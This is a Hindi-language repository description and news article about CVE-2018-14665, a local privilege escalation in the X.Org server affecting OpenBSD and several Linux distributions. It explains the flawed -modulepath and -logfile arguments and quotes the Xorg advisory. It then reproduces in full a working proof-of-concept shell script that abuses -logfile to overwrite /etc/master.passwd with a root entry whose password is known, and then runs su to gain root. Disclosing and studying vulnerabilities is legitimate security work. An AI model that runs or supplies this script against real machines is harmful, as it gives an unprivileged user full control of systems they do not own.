 jas502n/cve-2018-14665
OpenBSD और Linux पर X.Org सर्वर को लक्षित करने वाले CVE-2018-14665 के लिए स्थानीय विशेषाधिकार वृद्धि एक्सप्लॉइट। संवेदनशील Xorg मापदंडों के माध्यम से रूट एक्सेस प्राप्त करने के लिए प्रूफ-ऑफ-कॉन्सेप्ट स्क्रिप्ट प्रदान करता है।

भारतीय सुरक्षा शोधकर्ता नरेंद्र शिंदे ने X.Org सर्वर पैकेज में एक सामान्य उपयोगकर्ता को रूट पर विशेषाधिकार प्राप्त करने वाली एक उच्च जोखिम वाली कमजोरी (CVE-2018-14665) पाई। इसने प्रमुख Linux वितरणों को प्रभावित किया, जिनमें OpenBSD, Debian, Ubuntu, CentOS, Red Hat और Fedora शामिल हैं।
Xorg X परियोजना X विंडो सिस्टम का एक ओपन सोर्स कार्यान्वयन प्रदान करती है (अर्थात् X11, या केवल X, जो बिटमैप डिस्प्ले के लिए विंडो सिस्टम है)। यह GUI वातावरण के लिए मूलभूत ढाँचा प्रदान करती है: डिस्प्ले डिवाइस पर विंडोज़ को खींचना और हिलाना और माउस और कीबोर्ड के साथ इंटरेक्शन।
शिंदे ने पाया कि Xorg X सर्वर निम्नलिखित कम से कम दो कमांड-लाइन तर्कों के मापदंडों को सही ढंग से संसाधित और सत्यापित करने में विफल रहता है:
-modulepath: Xorg सर्वर मॉड्यूल की खोज के लिए निर्देशिका पथ सेट करता है,
-logfile: Xorg सर्वर के लिए एक नया लॉग फ़ाइल सेट करता है, अधिकांश प्लेटफॉर्म पर /var/log/Xorg.n.log पर स्थित डिफ़ॉल्ट लॉग के बजाय।
नरेंद्र शिंदे के अनुसार, कम विशेषाधिकार वाला उपयोगकर्ता इसका उपयोग दुर्भावनापूर्ण कोड निष्पादित करने और सिस्टम पर किसी भी फ़ाइल को अधिलेखित करने के लिए कर सकता है।
दो वर्ष से अधिक पहले, यह कमजोरी X.Org सर्वर 1.19.0 पैकेज में शामिल की गई थी।
Xorg ने CVE-2018-14665 कमजोरी के बारे में एक सुरक्षा बुलेटिन जारी किया।
"जब X सर्वर उन्नत विशेषाधिकारों के साथ चलाया जाता है (अर्थात्, Xorg को setuid बिट के साथ स्थापित किया जाता है और गैर-रूट उपयोगकर्ता द्वारा प्रारंभ किया जाता है)।" Xorg सलाह में पढ़ा गया।

"-modulepath पैरामीटर का उपयोग X सर्वर में लोड किए जाने वाले मॉड्यूल के लिए एक असुरक्षित पथ निर्दिष्ट करने के लिए किया जा सकता है, जिससे विशेषाधिकार प्राप्त प्रक्रिया में गैर-विशेषाधिकार प्राप्त कोड का निष्पादन संभव हो जाता है।

विकल्पों को पार्स करते समय गलत जाँच के कारण, -logfile पैरामीटर का उपयोग फ़ाइल सिस्टम में किसी मनमानी फ़ाइल को अधिलेखित करने के लिए किया जा सकता है।"
सुरक्षा विशेषज्ञ मैथ्यू हिक्की ने एक प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट कोड भी जारी किया, जो एक हमलावर को 3 या उससे कम कमांड के साथ एक कमजोर सिस्टम पर कब्जा करने की अनुमति देता है।

OpenBSD का #0day LPE CVE-2018-14665 के माध्यम से दूरस्थ SSH सत्र से ट्रिगर किया जा सकता है, स्थानीय कंसोल की आवश्यकता नहीं है। हमलावर सचमुच 3 कमांड या उससे कम में प्रभावित सिस्टम पर कब्जा कर सकता है।
एक्सप्लॉइट स्क्रिप्ट: https://hacker.house/releasez/expl0itz/openbsd-0day-cve-2018-14665.sh
#!/bin/sh
# local privilege escalation in X11 currently
# unpatched in OpenBSD 6.4 stable - exploit
# uses cve-2018-14665 to overwrite files as root.
# Impacts Xorg 1.19.0 - 1.20.2 which ships setuid
# and vulnerable in default OpenBSD. Errata: was
# unpatched 0day for a day on release by Xorg for
# OpenBSD systems - patched 26-10-2018.
#
# Credit for cve-2018-14665 goes to Narendra Shinde.
# Theo explains why this flaw made it into OpenBSD
# stable releases (tested 6.3 & 6.4) as 0day himself
# here:
#
# https://marc.info/?l=openbsd-tech&r=1&b=201810&w=2
#
# "That is the first localhost root hole in quite a
# long time." - Theo de Raadt 25/10/18
#
# This exploit works on OpenBSD 6.3 and 6.4, ymmv.
# requires the ability to run "su" and a local
# account. Run this exploit once and it will backup
# the original passwd file to /etc/master.passwd.old
#
# - https://hacker.house
echo [+] OpenBSD 6.4-stable local root exploit
cd /etc
Xorg -fp 'root:$2b$08$As7rA9IO2lsfSyb7OkESWueQFzgbDfCXw0JXjjYszKa8Aklt5RTSG:0:0:daemon:0:0:Charlie &:/root:/bin/ksh' -logfile master.passwd :1 &
sleep 5
pkill Xorg
echo [-] dont forget to mv and chmod /etc/master.passwd.old back
echo [+] type 'Password1' and hit enter for root
su -
https://twitter.com/hackerfantastic

https://securityaffairs.co/wordpress/77402/hacking/cve-2018-14665-linux-distros.html

https://hacker.house/releasez/expl0itz/openbsd-0day-cve-2018-14665.sh
